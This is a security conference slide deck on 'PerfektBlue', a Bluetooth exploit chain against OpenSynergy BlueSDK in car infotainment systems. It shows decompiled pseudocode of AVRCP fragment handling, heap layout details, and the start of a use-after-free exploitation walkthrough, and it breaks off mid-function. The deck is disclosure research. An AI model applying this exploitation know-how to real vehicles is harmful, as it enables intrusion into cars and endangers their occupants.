

PerfektBlue

**Universal 1-click Exploit to
Pwn Automotive Industry**

Introduction

Intro :: Who am I?



Mikhail Evdokimov
[@konatabrk](https://twitter.com/konatabrk)

Senior Security Researcher at PCA
Reverse-Engineering & Vulnerability Research
Wireless technologies & Kernels
Pwn2Own Automotive 2024/2025
Occasional CTF/Wargame enjoyer

Intro :: Infotainment Systems

- Touchscreen display
- WLAN client/access point modes
- Bluetooth (phonebook / calls)
- USB (updates / communication)
- Apple CarPlay / Android Auto
- Navigation (Maps and GPS)
- CAN Communication



PerfektBlue

Intro :: OpenSynergy BlueSDK



- Custom **Bluetooth stack** implementation
 - Closed-source nature, analysis is tough
- Framework **modular system**
 - Adapted for each target correspondingly
 - Implementation differences among devices
- Supports both BR/EDR and Low energy operations
- Hardware-agnostic
 - Doesn't depend on the underlying **controller**
- **Code** implementation is **very well-written**
- Popular embedded Bluetooth stack used in embedded devices
 - **Mostly automotive**, based on our research
 - Also some mobile phones and portable devices

Intro :: PerfektBlue

- Universal over-the-air 1-click RCE exploit
 - OpenSynergy BlueSDK is the vulnerable target
 - **Exploitation** chain of **4 vulnerabilities** in Bluetooth
 - Bypasses all standard security mitigations
- **1-click** means **successful pairing** with the target
- **Affects a lot of vendors** – mostly automotive
 - More info at the end of the talk
- Verified exploitation (all required pairing):
 - **Volkswagen** – RCE
 - **Mercedes-Benz** – RCE
 - **Skoda** – RCE
 - **BMW** – Memory leak (potential RCE)
 - **Audi** – limited RCE



Intro :: PerfektBlue :: Primary Target



Manufactured in 2022

Volkswagen ID.4 :: btapp

- ARM 64-bit architecture
- Launched as a **non-privileged** user
- Security mitigations:
 - RELRO: **Full RELRO**
 - Stack: **Canary found**
 - NX: **NX enabled**
 - PIE: **PIE enabled**
- **Bluetooth Stack** - a proprietary implementation
 - BT logic implemented in one executable
 - Other devices might be vulnerable
- Doesn't contain symbols
 - However, contains logging strings
- **libc-2.23.so** – no Tcache bins




Bluetooth :: Internals

Disclaimer

A few warnings before going further:

- All the shown code is **pseudocode**, not the actual source code
- All the code examples are heavily **simplified** for readability.
- A lot of **checks** of the original pseudocode are **omitted**.
- Only **mandatory exploitation steps** are discussed.

Bluetooth :: Stack



reference: [Dissect Android Bluetooth for Fun & Profit](#)

Bluetooth :: Pairing

Pairing procedure is specific to each vendor

Allow pairing requests only
from **specific menu**

- BMW
- Mercedes-Benz

No additional options for an
attacker to force pairing

Allow pairing requests from
anywhere by default

- Volkswagen
- Skoda
- Audi


Attacker can popup a pairing
menu, and do it **constantly**

Until a user clicks "Allow"

Bluetooth :: AVRCP


Bluetooth :: AVRCP :: Intro

AVRCP defines how to control characteristics of streaming media.




Bluetooth :: AVRCP :: Frame Format


AVRCP PDU header is a bit complicated but essentially we're interested in OPCODE, PKT_TYPE and PARAMETER fields



Bluetooth :: AVRCP :: Fragmentation



Bluetooth :: AVRCP :: Continuing Request



AVRCP :: Rx Frames

Bluetooth :: AVRCP Rx

Process AVRCP Response fragments

```
bool AVRCP_HandleAdvRsp(AvrCpChannelAdv *chan,
    AvrcpCallbackParms *parm)
{
    paramLen = bswap_16(rspFrame->operands + 5);
    switch ( parm->rspFrame->operands[4] )
    {
        case AVRCP_PACKET_TYPE_SINGLE:
        case AVRCP_PACKET_TYPE_START:
            ...
        case AVRCP_PACKET_TYPE_CONTINUE:
            ...
        case AVRCP_PACKET_TYPE_END:
            ...
        default:
            goto copyPduFragment;
    }
}
```

Bluetooth :: AVRCP Rx :: Start

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_SINGLE:
    case AVRCP_PACKET_TYPE_START:
        paramSize = (paramLen + 7);
        rspPdu = os_malloc(0x68uLL);
        rspPdu->param = os_malloc(paramSize);
        chan->advRspPdu = rspPdu;
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

Bluetooth :: AVRCP Rx :: Start

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_SINGLE:
    case AVRCP_PACKET_TYPE_START:
        paramSize = (paramLen + 7);
        rspPdu = os_malloc(0x68uLL);
        rspPdu->param = os_malloc(paramSize);
        chan->advRspPdu = rspPdu;
        goto copyPduFragment;
}
```

AvrcpAdvancedRspPdu

...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize

Every heap chunk allocated via `os_malloc()` function has an additional header. The final allocation size
 $\text{Alloc}(X) \rightarrow X + 0x48$
 $\text{Alloc}(0x68) \rightarrow 0x68 + 0x48 = 0xb0$

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
```

Bluetooth :: AVRCP Rx :: Start

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_SINGLE:
    case AVRCP_PACKET_TYPE_START:
        paramSize = (paramLen + 7);
        rspPdu = os_malloc(0x68uLL);
        rspPdu->param = os_malloc(paramSize);
        chan->advRspPdu = rspPdu;
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

AvrcpAdvancedRspPdu	
...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize

Every heap chunk allocated via `os_malloc()` function has an additional header. The final allocation size
 $\text{Alloc}(X) \rightarrow X + 0x48$
 $\text{Alloc}(0x68) \rightarrow 0x68 + 0x48 = 0xb0$



AVRCP Parameter heap chunk
allocated in AVRCP_PACKET_TYPE_START

Bluetooth :: AVRCP Rx :: Start

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_SINGLE:
    case AVRCP_PACKET_TYPE_START:
        paramSize = (paramLen + 7);
        rspPdu = os_malloc(0x68uLL);
        rspPdu->param = os_malloc(paramSize);
        chan->advRspPdu = rspPdu;
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

AvrcpAdvancedRspPdu	
...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize




AVRCP Parameter heap chunk
allocated in AVRCP_PACKET_TYPE_START

Bluetooth :: AVRCP Rx :: Start

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_SINGLE:
    case AVRCP_PACKET_TYPE_START:
        paramSize = (paramLen + 7);
        rspPdu = os_malloc(0x68uLL);
        rspPdu->param = os_malloc(paramSize);
        chan->advRspPdu = rspPdu;
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

AvrcpAdvancedRspPdu	
...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize




Bluetooth :: AVRCP Rx :: Continue

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_CONTINUE:
        chan->advRspPdu = AVRCP_ReallocAdvRspPdu(
            chan, paramLen
        );
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

AvrcpAdvancedRspPdu	
...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize




Bluetooth :: AVRCP Rx :: End

```
paramLen = bswap_16(rspFrame->operands + 5);
switch ( parm->rspFrame->operands[4] )
{
    case AVRCP_PACKET_TYPE_END:
        chan->advRspPdu = AVRCP_ReallocAdvRspPdu(
            chan, paramLen
        );
        goto copyPduFragment;
}
```

```
copyPduFragment:
    rsp = parm->rspFrame;
    advRspPdu = chan->advRspPdu;
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;
    if ( newOffset <= advRspPdu->paramSize ) {
        os_memcpy(
            &chan->advRspPdu->param[chan->advRspPdu->offset],
            &rsp->operands[paramOff],
            rsp->operandLen - paramOff);
        chan->advRspPdu->offset = newOffset;
        if ( rsp->more )
            return v6;
    }
}
```

AvrcpAdvancedRspPdu	
...	...
+0x3C	bFragmentedPdu
+0x40	offset
...	...
+0x58	param
+0x60	paramSize



AVRCP Parameter heap chunk
allocated in AVRCP_PACKET_TYPE_START

Bluetooth :: AVRCP Rx :: Default

```
paramLen = bswap_16(rspFrame->operands + 5);  
switch ( parm->rspFrame->operands[4] )  
{  
    default:  
        goto copyPduFragment;  
}
```

In normal circumstances, this default case **must drop** an incorrect frame. Instead, it **copies** data into the PDU. We will use it for our advantage later

This is **not a vulnerability**, just a logic flaw


Let's call it a **PWN frame type**

```
copyPduFragment:  
    rsp = parm->rspFrame;  
    advRspPdu = chan->advRspPdu;  
    newOffset = advRspPdu->offset + rsp->operandLen - paramOff;  
    if ( newOffset <= advRspPdu->paramSize ) {  
        os_memcpy(  
            &chan->advRspPdu->param[chan->advRspPdu->offset],  
            &rsp->operands[paramOff],  
            rsp->operandLen - paramOff);  
        chan->advRspPdu->offset = newOffset;  
        if ( rsp->more )  
            return v6;  
    }  
}
```

AVRCP :: Use-After-Free

Bluetooth :: AVRCP :: Use-After-Free

1. TX a complete AVRCP Response




```
__int64 AVRCP_ParseRspPdu(  
    AvrcpChannelAdv *chan,  
    AvrcpResponse rsp)  
